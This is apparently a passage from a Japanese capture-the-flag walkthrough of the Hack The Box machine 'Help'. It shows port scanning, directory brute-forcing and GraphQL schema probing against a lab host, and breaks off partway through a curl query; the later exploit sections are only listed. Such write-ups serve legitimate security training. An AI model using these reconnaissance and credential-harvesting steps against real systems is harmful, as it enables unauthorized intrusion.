- 本記事の概要
- ポートスキャン
- 名前解決のためのhostsファイル更新
- Webアクセスできるファイル/ディレクトリ調査
- Webアクセスできるファイル/ディレクトリ調査(/support/配下)
- HelpDeskZの脆弱性調査
- GraphQLへのアクセスによる認証情報取得
- John the Ripperを用いてハッシュ値解析
- ExploitDB上のソースコードを用いたHelpDeskZへのSQLインジェクション試行
- sqlmapを用いたデータベース内のデータ取得
- SSHを用いてhelpユーザーでログイン
- 特権昇格のための調査(SUIDなど)
- 特権昇格(Linuxカーネルの脆弱性悪用)(CVE-2017-16995)
- 【別解】 HelpDeskZの脆弱性を悪用したリバースシェル奪取
- [補足] Guided ModeのQA
- 関連記事(Hack The Box)
本記事の概要
Hack The BoxのLinuxサーバの難易度Easyのマシンである「Help」に対する攻撃手法を記載します。
本記事では、以下の手順を記載します。
(1) ポートスキャン
(2) 名前解決のためのhostsファイル更新
(3) Webアクセスできるファイル/ディレクトリ調査
(4) Webアクセスできるファイル/ディレクトリ調査(/support/配下)
(5) HelpDeskZの脆弱性調査
(6) GraphQLへのアクセスによる認証情報取得
(7) John the Ripperを用いてハッシュ値解析
(8) ExploitDB上のソースコードを用いたHelpDeskZへのSQLインジェクション試行
(9) sqlmapを用いたデータベース内のデータ取得
(10) SSHを用いてhelpユーザーでログイン
(11) 特権昇格のための調査(SUIDなど)
(12) 特権昇格(Linuxカーネルの脆弱性悪用)(CVE-2017-16995)
(13) 【別解】 HelpDeskZの脆弱性を悪用したリバースシェル奪取
※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。
ポートスキャン
(1) nmapコマンドを実行して、応答があるポート番号を確認する。SSH(22/tcp) やHTTP(80/tcpと3000/tcp)ポートが応答がある。
$ nmap -sS -sC -sV -A -p- -Pn --min-rate 5000 10.10.10.121
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-12 20:18 JST
Warning: 10.10.10.121 giving up on port because retransmission cap hit (10).
Nmap scan report for help.htb (10.10.10.121)
Host is up (0.31s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)
|   256 d5:b0:10:50:74:86:a3:9f:c5:53:6f:3b:4a:24:61:19 (ECDSA)
|_  256 e2:1b:88:d3:76:21:d4:1e:38:15:4a:81:11:b7:99:07 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1723/tcp)
HOP RTT       ADDRESS
1   267.21 ms 10.10.16.1
2   267.30 ms help.htb (10.10.10.121)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.79 seconds
名前解決のためのhostsファイル更新
(1) ブラウザを用いて「http://10.10.10.121/」にアクセスすると、「http://help.htb/」にリダイレクトされる。
(2) 名前解決できるようにKali Linuxの/etc/hostsファイルに記載する。
# echo '10.10.10.121 help.htb' | sudo tee -a /etc/hosts
# cat /etc/hosts
   →「10.10.10.121 help.htb」が出力されることを確認する。
(3) ブラウザを用いて「http://help.htb/」にアクセスすると、Webページが表示される。
Webアクセスできるファイル/ディレクトリ調査
(1) feroxbusterを用いてアクセスできるURLを確認すると、「http://help.htb/support/」や「http://help.htb/support/js」にアクセスできることが分かる。
$ feroxbuster -u http://help.htb -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
200      GET       15l       74w     6143c http://help.htb/icons/ubuntu-logo.png
301      GET        9l       28w      309c http://help.htb/javascript => http://help.htb/javascript/
301      GET        9l       28w      306c http://help.htb/support => http://help.htb/support/
200      GET      375l      968w    11321c http://help.htb/
301      GET        9l       28w      309c http://help.htb/support/js => http://help.htb/support/js/
301      GET        9l       28w      310c http://help.htb/support/css => http://help.htb/support/css/
301      GET        9l       28w      314c http://help.htb/support/uploads => http://help.htb/support/uploads/
301      GET        9l       28w      315c http://help.htb/support/includes => http://help.htb/support/includes/
301      GET        9l       28w      312c http://help.htb/support/views => http://help.htb/support/views/
301      GET        9l       28w      318c http://help.htb/support/controllers => http://help.htb/support/controllers/
301      GET        9l       28w      316c http://help.htb/javascript/jquery => http://help.htb/javascript/jquery/
ーーー(省略)ーーー
(2) GoBusterを用いてアクセスできるURLを確認がするが、特に気になる内容はない。
$ gobuster dir -u http://help.htb -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o Help_80.txt
ーーー(省略)ーーー
/.htpasswd            (Status: 403) [Size: 292]
/.htaccess            (Status: 403) [Size: 292]
ーーー(省略)ーーー
(3) dirsearchを用いてアクセスできるURLを確認すると、「http://help.htb/support/」にアクセスできることが分かる。
$ sudo dirsearch -u http://help.htb
ーーー(省略)ーーー
[23:11:37] 403 -  288B  - /.php3
[23:12:37] 301 -  309B  - /javascript  ->  http://help.htb/javascript/
[23:13:03] 403 -  296B  - /server-status
[23:13:03] 403 -  297B  - /server-status/
[23:13:09] 301 -  306B  - /support  ->  http://help.htb/support/
[23:13:10] 200 -    1KB - /support/
ーーー(省略)ーーー
(4) ffufを用いてアクセスできるURLを確認すると、「http://help.htb/support/」にアクセスできることが分かる。
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://help.htb/FUZZ" -ic
ーーー(省略)ーーー
support                 [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 220ms]
                        [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 3993ms]
javascript              [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 244ms]
                        [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 218ms]
server-status           [Status: 403, Size: 296, Words: 22, Lines: 12, Duration: 222ms]
ーーー(省略)ーーー
Webアクセスできるファイル/ディレクトリ調査(/support/配下)
(1) ブラウザを用いて「http://help.htb/support/」にアクセスすると、HelpDeskZのログインページが表示される。
(2) dirsearchを用いてアクセスできるURLを確認すると、「http://help.htb/support/support/LICENSE.txt」や「http://help.htb/support/support/readme.html」にアクセスできることが分かる。
$ sudo dirsearch -u http://help.htb/support/
ーーー(省略)ーーー
[09:49:52] 200 -    7KB - /support/LICENSE.txt
[09:50:58] 200 -    3KB - /support/readme.html
[09:50:58] 200 -    3KB - /support/README.md
[09:51:56] 301 -  314B  - /support/uploads  ->  http://help.htb/support/uploads/
[09:51:56] 302 -    0B  - /support/uploads/  ->  /
[09:52:01] 301 -  312B  - /support/views  ->  http://help.htb/support/views/
ーーー(省略)ーーー
HelpDeskZの脆弱性調査
(1) ブラウザを用いて「http://help.htb/support/readme.html」にアクセスすると、HelpDeskZのバージョン1.0.2を使用していることが分かる。
(2) 「HelpDeskZ 1.0.2 exploit」でGoogle検索すると、ExploitDBにファイルアップロードの脆弱性(https://www.exploit-db.com/exploits/40300)とSQLインジェクションの脆弱性(https://www.exploit-db.com/exploits/41200)があることが分かる。
また、ソースコードの内容を確認すると、HelpDeskZにログインの認証情報を用いて実行しているため、別の方法で認証情報を探す。
GraphQLへのアクセスによる認証情報取得
(1) 「{“message”:”Hi Shiv, To get access please find the credentials with given query”}」というメッセージが表示されるため、何かのパラメータを送ることで情報取得できることが分かる。
$ curl http://help.htb:3000/
{"message":"Hi Shiv, To get access please find the credentials with given query"}
(2) nmapコマンドの結果「Node.js Express framework」というレスポンスが返ってきていることが分かる。そのため、「Express js query language」でGoogle検索すると、GraphQLで作成されている可能性があることが分かる。
(3) GraphQLをGoogle検索すると、/graphqlにアクセスすることでGraphQL上のデータを取得できることが分かる。
(4) 「http://help.htb:3000/graphql」にアクセスすると、GETメソッドのクエリは間違いである旨のメッセージが表示される。
$ curl http://help.htb:3000/graphql
GET query missing.
(5) 「http://help.htb:3000/graphql」にPOSTメソッドでアクセスすると、POSTのデータがない旨のメッセージが表示される。
$ curl http://help.htb:3000/graphql -X POST
POST body missing. Did you forget use body-parser middleware?
(6) 「http://help.htb:3000/graphql」にPOSTメソッドでデータを送ると、fieldが存在しないためエラーメッセージが表示される。
$ curl http://help.htb:3000/graphql  -H "Content-Type: application/json" -X POST -d '
 {
   "query": "{query { viewer { login }}}"
 }
'


【コマンドの出力結果】
{"errors":[{"message":"Cannot query field \"query\" on type \"Query\".","locations":[{"line":1,"column":2}]}]}
(7) 「HacktricksでGraphQL(https://hacktricks.boitatech.com.br/pentesting/pentesting-web/graphql)の内容を確認すると、「query={__schema{types{name,fields{name}}}}」を送ることでスキーマを取得できることが分かる。
(8) スキーマの内容を確認すると、レスポンスデータの内容が多いが、「”name”: “User”」の”fields”の値にusernameとpasswordがあることが分かる。
$ curl http://help.htb:3000/graphql -H "Content-Type: application/json" -X POST -d '
 {
